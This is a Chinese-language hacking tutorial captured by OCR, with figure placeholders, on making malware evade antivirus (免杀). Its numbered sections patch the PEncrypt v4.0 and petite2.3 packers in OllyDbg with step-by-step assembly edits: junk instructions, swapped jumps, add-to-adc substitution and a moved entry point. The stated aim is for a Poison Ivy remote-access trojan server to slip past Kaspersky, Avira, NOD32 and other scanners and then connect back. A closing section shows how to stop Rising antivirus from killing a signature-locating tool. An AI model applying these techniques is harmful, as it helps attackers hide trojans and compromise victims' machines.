


图24

单击单步步入按钮或者按F8单步步入，每当光标到达jnb跳转的时候观察右侧标志位的值。一般壳头有许多循环，不要绕过这些循环，在壳头多循环几次。如果每次都满足了前面我们说的可以替换的两个条件之一，就可以用ja替换了。

我在做修改的时候，大概跟踪了循环十几次，发现标志位的值始终满足前面两种情况，所以这里就可以用ja替换了，具体过程可以参看本文附带的动画教程。

总结

跳转在程序中占有很关键的地位，一般卡巴启发式杀毒杀加壳的木马很多时候都在跳转处，无论这个跳转怎么移动都还是被杀。如果跟踪了几次，发现可以用另一种跳转替换的话，往往就可以逃过追杀。改壳这种免杀方式并不一定是大段大段的做修改，有时候甚至只修改一个指令就免杀了。

这里给大家介绍一个小技巧：给木马加完壳后，可以用nop填充掉前十几行，保存一下。如果没有被杀的话，你只要在这前十几行里做一些修改就可以免杀。总之，免杀这个东西还是要多总结，多实践的。

免杀

六、改壳实战
——修改PEncrypt v4.0免杀五大杀软

PEncrypt v4.0是我在国外论坛里找到的一个加密工具，没有什么强度，加上去的基本上都是垃圾指令。这种加密工具一旦被杀就成废品了，而改壳是一个废物利用的过程，更好的方面是你会完全改造出一个属于自己的加密工具，而且修改这种不常见的加密工具的人几乎没有，对于一个改成免杀的罕见加密工具来说，免杀时间是非常长久的。这种效果要比你苦苦定位特征码，重建输入表，移动函数位置等方便得多。

下面就来修改这个加密工具，看看意想不到的效果吧。PEncrypt v4.0运行后，界面如图25所示。




图25 界面看起来是个很简单的迷你加密工具

先来配置一个Poison Ivy 2.3.2的服务端，依然是生成Dephi数组的，之后编译出来EXE格式的服务端。用PEncrypt v4.0对服务端进行加密，**先要说明一下，这款加密工具是随机生成的加密，每次加密后OD载入所看到的指令是不同的。或者说，这里我所修改的指令，在你加密的过程中可能不会遇到，本节所说的只是方法而已。虽然每次加密的指令不同，但是按照此方法依然可以免杀5大杀软，甚至有些随机加密可以直接生成免杀。**

现在我们已经用OD载入了加密后的服务端，刚刚载入时可能鼠标的光标不能编辑指令，我们可以把一大段先nop填充掉，之后撤销更改就可以了。接着向下拉动滚动条，会看到如下一段指令，如图26所示。

0040115E	A6	cmps	byte ptr [esi], byte ptr es:[ed
0040115F	15 BB07A615	adc	eax, 15A607BB
00401164	BB 07A615BB	mov	ebx, BB15A607
00401169	07	pop	es
0040116A	A6	cmps	byte ptr [esi], byte ptr es:[ed
0040116B	15 BB07A615	adc	eax, 15A607BB
00401170	BB 07A615BB	mov	ebx, BB15A607
00401175	07	pop	es
00401176	A6	cmps	byte ptr [esi], byte ptr es:[ed
00401177	15 BB07A615	adc	eax, 15A607BB
0040117C	BB 07A615BB	mov	ebx, BB15A607
00401181	07	pop	es
00401182	A6	cmps	byte ptr [esi], byte ptr es:[ed
00401183	15 BB07A615	adc	eax, 15A607BB

图26

其实这是一段垃圾指令，nop填充掉后程序照样可以运行，所以这一小段指令就是可以利用的地方。选择0040115E作为程序的新入口，在此处开始汇编如下的指令：

```
0040115E > $  55            push    ebp          作为新的入口地址
0040115F   .  8BEC          mov     ebp, esp
00401161   .  35 0100F0FF   xor     eax, FFF00001
00401166   .  35 0100F0FF   xor     eax, FFF00001
0040116B   .  90            nop
0040116C   .  90            nop
0040116D   .  68 84114000   push    00401184
00401172   .  C3            retn         retn 用作跳转到 00401184
……中间省略一些代码……
00401184   >  90            nop          接着上面的跳转在这里继续添加指令
00401185      83F0 01       xor     eax, 1
00401188      83F0 01       xor     eax, 1
0040118B   .  90            nop
0040118C   .  90            nop
0040118D   .  90            nop
0040118E   .  6A 00         push    0
00401190   .  90            nop
00401191   .  90            nop
00401192   .  68 00104000   push    00401000
00401197   .  C3            retn         retn 用作跳转到 00401000（原来的入口）
```

这段指令也是很简单的，主要用了四个异或指令，对于**xor eax,FFF00001**其实是**xor eax,-0FFFFF**，连续两句这样的指令就相当于什么也没做。对于一个数用另一个数异或两次之后还是原来的数，大家可以用计算器进行验证。

跳转用的是push，这个指令比JMP要好一些，但是push之后一定要加retn才会跳转到push的地址。添加完所有指令之后，效果如图27所示。

最后保存文件，用Loadpe更改入口到0040115E。现在已经免杀卡巴、金山、江民、瑞星了，还差一个小红伞！其实对于刚刚改好的程序，用PEncrypt v4.0再加密一次，就把小

红伞过了。

```
0040115D    07              pop     es
0040115E    55              push    ebp
0040115F    8BEC            mov     ebp, esp
00401161    35 0100F0FF     xor     eax, FFF00001
00401166    35 0100F0FF     xor     eax, FFF00001
0040116B    90              nop
0040116C    90              nop
0040116D    68 84114000     push    00401184
00401172    C3              retn
00401173    90              nop
00401174    90              nop
00401175    07              pop     es
00401176    A6              cmps    byte ptr [esi], byte ptr es:[ed
00401177    15 BB07A615     adc     eax, 15A607BB
0040117C    BB 07A615BB     mov     ebx, BB15A607
00401181    07              pop     es
00401182    A6              cmps    byte ptr [esi], byte ptr es:[ed
00401183    90              nop
00401184    83F0 01         xor     eax, 1
00401187    83F0 01         xor     eax, 1
0040118A    90              nop
0040118B    90              nop
0040118C    90              nop
0040118D    6A 00           push    0
0040118F    90              nop
00401190    90              nop
00401191    68 00104000     push    <模块入口点>
00401196    90              nop
00401197    90              nop
```

图27

总结

改壳其实很多时候就是在壳上加花，但是这种加花并不像平时加花指令那样随意，这个要因地制宜，要考虑壳中指令所给的能利用的范围大小，以及在这些区域上写上指令，程序是否能够运行。还有一些改法是直接改壳的指令，也有意想不到的效果，我们将在后面的内容中讲到。

免杀

七、改壳实战之 修改petite2.3免杀启发式查杀的小红伞和NOD32

像小红伞和NOD32这种启发式杀毒比较厉害的杀软杀壳也是比较狠的，例如用北斗压缩壳3.7版加壳后的服务端，小红伞的对付方式是直接杀掉这个壳，正常的软件加了这个壳也照样杀！而且杀的是壳的区段头，无论怎么移位，或者更改PE头大小，都无法躲过。它查杀的方式比较特别，不是靠文件偏移来取特征码，而是通过相对计算来取区段头中的某个位置作为特征，所以怎么移位都没有用。像遇到这种情况是很难做修改的，一般可以二次加密，把区段头擦掉，之后再做修改，这样才有可能过掉小红伞。

本节介绍的petite2.3是一款压缩壳，但是也有点加密壳的特性，下面就说说如何修改petite2.3来过掉杀壳比较强悍的两款杀毒软件。

仍然是先配置一个Poison Ivy 2.3.2服务端，这个马个人比较喜欢，所以一直就用这个来做演示。把它用petite2.3加壳，此款壳有汉化版，我手里的是一个英文版，使用默认配置进行加壳就可以了，如图28所示。

之后用OD载入加壳的服务端，看到壳入口处的代码、寄存器的值，以及标志位的值，如图29、图30所示。

壳的入口处是一句**mov eax, 408000**，我们看到图30中EAX后面是8个0，也就是刚刚载入的时候，eax这个寄存器的值为0，而mov eax, 408000是赋值给eax，从0变为408000，




图28




图29　　OD载入后看到的壳入口处的指令代码




图30

所以这句可以改成**add eax,408000**。指令的关联是很多的，这句表面上可以这么改，但是确实可以成功运行，道理上是讲得通的。

提示：有时候，我们改壳时，一个指令换成另一个指令，无论从哪方面想都是行得通的，但是改了之后就是运行不起来，这也很正常，总有你想不到的。举个例子，像add eax,0c这样的可以替换成sub eax,-0c，但是改了之后就是运行不起来，因为加法指令和减法指令对标志位的影响是不同的，所以任何改法都依照情况而定。只有程序可以稳定的运行起来，才是检验是否更改成功的唯一标准，甚至有时候我们完全不按照逻辑改，程序照样能够运行起来。

现在按F8单步向下走，看到以下两句：

```
00408129    66.9C    pushfw
0040812B    60       pushad
```

将这两句调换下顺序，改成：

```
00408129    60       pushad
0040812B    66.9C    pushfw
```

之后继续按F8，一直到一个跳转的位置，如图31所示。

我们可以看到有许多加法指令add，在使用F8向下走的时候注意观察右面的标志位CF的值，一直为0！这时我从实践中摸索出一条规律：**在做加法运算的时候是会影响CF标志位的，**

一般情况下，F8 向下走，走过这些add 的时候如果 CF 一直为 0，这些add 就可以换成adc。adc 是进位的加法，add 不进位。

```
004081A4  50            push    eax
004081A5  800424 0C     add     byte ptr [esp], 0C
004081A9  50            push    eax
004081AA  800424 46     add     byte ptr [esp], 46
004081AE  50            push    eax
004081AF  800424 65     add     byte ptr [esp], 65
004081B3  50            push    eax
004081B4  800424 A1     add     byte ptr [esp], 0A1
004081B8  50            push    eax
004081B9  800424 BF     add     byte ptr [esp], 0BF
004081BD  8B0B          mov     ecx, dword ptr [ebx]
004081BF  83C3 14       add     ebx, 14
004081C2  8B53 F0       mov     edx, dword ptr [ebx-10]
004081C5  85D2          test    edx, edx
004081C7  74 F4         je      short 004081BD
```

图31

如果在产生溢出的情况下，除了两个对象相加外还要加上 C F 的值，而 C F 的值一直为 0，所以替换成 adc 是行得通的。我们将程序中的相关 add 指令都改成 adc，改完这些后，在 OD 中选择保存。

之后再用 OD 载入刚刚修改完的文件，转移一处指令之后添加一些垃圾指令，让 NOD32 和小红伞彻底认不出这个壳。我们找到如下三句，可以用 JMP 跳转将它们转移到空白处。

```
0040812C    50          push    eax
0040812D    8BD8        mov     ebx, eax
0040812F    0300        add     eax, dword ptr [eax]
```

在 OD 里向下拉动滚动条，会看到下面有一片空白区域，这段空白区域不是都可以用的，如图 32 所示。

```
004097C6  6C      ins     byte ptr es:[edi], dx
004097C7  0000    add     byte ptr [eax], al
004097C9  0000    add     byte ptr [eax], al
004097CB  0000    add     byte ptr [eax], al
004097CD  0000    add     byte ptr [eax], al
004097CF  0000    add     byte ptr [eax], al
004097D1  0000    add     byte ptr [eax], al
004097D3  0000    add     byte ptr [eax], al
004097D5  0000    add     byte ptr [eax], al
004097D7  0000    add     byte ptr [eax], al
004097D9  0000    add     byte ptr [eax], al
```

图32

从地址 004097c7 向下都是空白，只有在前面的一些位置可以用。之后把壳入口附近我们刚才说的那三句（最下面多复制了一句，跳回来的时候跳向那句），改成跳转到下方空白，如图 33 所示。

```
0040812C    50            push    eax
0040812D    8BD8          mov     ebx, eax
0040812F    0300          add     eax, dword ptr [eax]
00408131    68 2C150000   push    152C
```

```
0040812B  60            pushad
0040812C  E9 9A160000   jmp     004097CB
00408131  68 2C150000   push    152C
```

图33

其中 JMP 后面的地址 004097CB 是寻找到的空白处的某个地址，之后在那个地址开始写入刚才复制出来的指令，然后在下面写上一些垃圾加减法和异或运算指令。最后再跳回来，跳向 00408131，就是图 33 中 JMP 跳转下方的那个地址。

免杀

```
004097CB    50              push    eax               这个地址是 JMP 跳向的地址
004097CC    8BD8            mov     ebx, eax
004097CE    1300            adc     eax, dword ptr [eax]
004097D0    83C0 1C         add     eax, 1C
004097D3    83C0 1C         add     eax, 1C
004097D6    83C0 E4         add     eax, -1C
004097D9    83C0 E4         add     eax, -1C          加上正的再加上负的，相当于什么也没做
004097DC    83F0 1C         xor     eax, 1C
004097DF    83F0 1C         xor     eax, 1C           两次异或相当于什么也没做
004097E2    83E8 1C         sub     eax, 1C
004097E5    83E8 E4         sub     eax, -1C          减去一正一负，也相当于什么也没做
004097E8  ^ E9 44E9FFFF     jmp     00408131
004097ED    90              nop
```

修改完毕后保存，用NOD32和小红伞将启发式全开到最高，扫描一下，完全过掉，运行后成功上线。如果大家还有不明白的，可以观看附带的动画教程。

总结

本文介绍的改壳依然是很入门的东西，想要改壳必须要对反汇编有所掌握并且熟悉一些调试工具的使用方法。从本节可以看出，通过改壳达到免杀的目的并不困难，在实践中摸索肯定会寻找到规律，即使所谓杀壳能力很强的杀软也会无法奈何你。

八、用MYCCL辅助工具突破定位瑞星内存的独门方式

瑞星已经针对MYCCL定位内存的辅助工具下了毒手，在其载入目标程序到内存的时候，如果被查出是木马载入内存会毫不留情的把辅助工具的进程也结束掉，这样就导致了用MYCCL无法定位其内存特征码。但是这也难不倒我们定位其内存特征码，以前我在“黑手”发布文章介绍过相关方法，这次再简单介绍一次，方便新手入门。

既然瑞星杀毒的时候把内存辅助定位工具也结束进程，那开多个进程就可以了，每个进程只载入一个文件，杀掉了哪个进程就把相应杀掉的进程载入的文件记录下来，回过头再手工删除MYCCL生成的对应文件，接着再“二次处理”就可以继续定位下去了。

所谓的开多个进程，不能用一个文件开多个进程，这样某一个被关掉进程之后其他的也会被关掉。瑞星是按照进程名来结束的，所以可以多复制出几个内存辅助定位工具并改名，由于文件进程的名字不同，瑞星就不会一次全部结束掉了，具体的方式我们来详细介绍一下。

首先把MYCCL内存定位辅助工具复制出10个，如图34所示，命名要和你生成的文件相对应，如图35所示，并且文件的标题也改成一一对应的关系，如图36所示。

